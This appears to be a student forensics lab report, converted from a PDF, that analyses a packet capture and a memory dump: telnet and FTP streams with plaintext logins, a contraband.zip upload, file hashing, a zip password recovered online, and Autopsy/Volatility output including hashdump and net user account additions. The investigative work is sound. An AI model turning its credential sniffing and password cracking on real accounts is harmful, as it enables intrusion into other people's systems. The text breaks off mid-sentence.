
OPENING RHINO LOG:




## FINDING TELNET PACKETS:




## FINDING FTP PACKETS:



## EXAMINING THE TELNET TRAFFIC:






## INCORRECT PASSWORD ENTRY:

	IP	Port	Protocol	Response	Details
1860	221.130344	137.30.120.48	FTP	187	Response: 221-Total traffic for this session was 194382 bytes in 2 transfers.
5624	474.160121	137.30.120.48	FTP	82	Response: 220 cook FTP server ready.
5633	477.015226	137.30.122.253	FTP	66	Request: USER gnome
5635	477.019211	137.30.120.48	FTP	88	Response: 331 Password required for gnome.
5637	479.026594	137.30.122.253	FTP	69	Request: PASS gnome123
5639	479.105428	137.30.120.48	FTP	81	Response: 230 User gnome logged in.
5641	481.832819	137.30.122.253	FTP	62	Request: TYPE I

## FILENAME:



Wireshark - Follow TCP Stream (tcp.stream eq 318) - telnet.pcap

```
.....P.(....#..'$..#..$....ANSI....'.....gnome
gnome123
cat > JOHNREADME
I tried to hack Golden's account u.but the password was wrong.

--George.ia
.
ls -l
logout
exit
```

135 client pkts, 0 server pkts, 0 turns.

Entire conversation (1637 bytes) Show data as ASCII Stream 318


Find: Login

Filter Out This Stream Print Save as... Back Close Help

## FTP FILENAME FINDING:

5647 485.713603	157.30.122.253	137.30.120.40	FTP	75 Request: STOR contraband.zip
5651 485.741255	137.30.120.40	137.30.122.253	FTP	115 Response: 150 Opening BINARY mode data connection for contraband.zip.
5839 485.918543	137.30.120.40	137.30.122.253	FTP	78 Response: 226 Transfer complete.
5841 487.585854	137.30.122.253	137.30.120.40	FTP	60 Request: QUIT
5842 487.585467	137.30.120.40	137.30.122.253	FTP	105 Response: 221-You have transferred 230566 bytes in 1 files.
5843 487.589853	137.30.120.40	137.30.122.253	FTP	187 Response: 221-Total traffic for this session was 230914 bytes in 1 transfers.

## EXTRACTING IMAGES FROM THE FTP-DATA TRAFFIC:



## EXAMINING HASH-FILE:

```
Windows PowerShell
PS C:\Users\user\Downloads\case1 (1)> Get-FileHash -Algorithm MD5 rhino1.jpg
Algorithm      Hash
-----      -----
MD5          D5A83CDE0131C3A034E5A0D3BD94B3C9
Path
-----
C:\Users\user\Downloads\case1...
```

## ZIP PASSWORD CRACKING:

The screenshot shows a web browser window with the URL <https://www.lostmypassword.com/jobs/M0c4cm1EVG9lMy9oWEtIZD8Lb3Uzdz09/>. The page title is "LostMyPass". The main content area displays a green success message: "Success! Your password is recovered". Below it, a text input field contains the recovered password "monkey". There are "Donate" and "Review Us" buttons. A note at the bottom states: "We have successfully recovered the password to your file. The password has been automatically verified. However, in rare cases there may be discrepancies due to non-standard encodings and characters. If you have any problems or concerns, please [contact our support team](#)". At the bottom of the page are payment method icons for PayPal, G Pay, VISA, MasterCard, American Express, Maestro, Apple Pay, and Bitcoin.


## EXAIMING FILE HASH OF RHINO 2:

The screenshot shows a Windows PowerShell window titled "Windows PowerShell". The command run is `Get-FileHash -Algorithm MD5 rhino2.jpg`. The output table is as follows:

Algorithm	Hash	Path
MD5	ED870202082EA4FD8F548853A561B35	C:\Users\user\Downloads\case1...

## 5. Memory Analysis with Autopsy

### EXAMINING FILE HASH BY TERMINAL:




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.



Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\user\Downloads\memdump> Get-FileHash -Algorithm MD5 .\memdump.mem
Algorithm      Hash                                         Path
-----      ----
MD5          B50AE13DC659EC9C8AF66B539E5768D8          C:\Users\user\Downloads\memdu...
PS C:\Users\user\Downloads\memdump> Get-FileHash -Algorithm SHA1 .\memdump.mem
Algorithm      Hash                                         Path
-----      ----
SHA1         521660D3056555868D9551867F61B53123E3010D4          C:\Users\user\Downloads\memdu...
PS C:\Users\user\Downloads\memdump>
```

### AUTOPSY PLUGGIN INSTALLATION:



## IMPORTING THE MEMORY IMAGE:



## DATASOURCES:

The screenshot shows the Vol - Autopsy 4.21.0 interface. In the top navigation bar, the 'Data Sources' tab is selected. Below it, a tree view shows a single entry: 'memdump.mem\_1 Host' under 'Data Sources'. Under 'memdump.mem\_1 Host', there is a 'memdump.mem' folder, which contains a 'ModuleOutput' file. This file has a size of 8 results.

The main pane displays a table titled '/img\_memdump.mem/ModuleOutput' with 8 results. The columns include Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, Flags(Dir), Flags(Meta), Known, and Location. The rows list various files: consoles, hashdump, imageinfo, lsadump, netscan, plist, shellbags, and userassist. The 'Known' column for all files is 'unknown'.

Below the table, a detailed view of the 'consoles' file is shown. The 'File Metadata' tab is selected. The file size is 4440 bytes. The content pane shows extracted text from the file, including command-line history for 'taskeng.exe' and 'cssrs.exe' processes, and net user commands for adding users like 'waldo' and 'Apple123'.

## CONSOLES SECTION:

This screenshot is identical to the one above, showing the Vol - Autopsy 4.21.0 interface with the 'Data Sources' tab selected. The tree view shows 'memdump.mem\_1 Host' under 'Data Sources', with a 'memdump.mem' folder containing 'ModuleOutput' (8 results).

The main pane displays the same table and detailed view for the 'consoles' file. The content pane shows the same extracted text, including command-line history for 'taskeng.exe' and 'cssrs.exe' processes, and net user commands for adding users like 'waldo' and 'Apple123'.

## HASHDUMP SECTION:

The screenshot shows the Vol - Autopsy 4.2.1 interface. The left sidebar contains navigation links like Case, View, Tools, Window, Help, Add Data Source, Images/Videos, Communications, Geolocation, Timeline, Discovery, Generate Report, Close Case, File Views, File Types, Deleted Files, MB File Size, Data Artifacts, Analysis Results, OS Accounts, Tags, Score, and Reports. A context menu is open over a file named 'memdump.mem\_1 Host' with the path '/img\_memdump.mem/ModuleOutput'. The main pane displays a table titled 'Listing 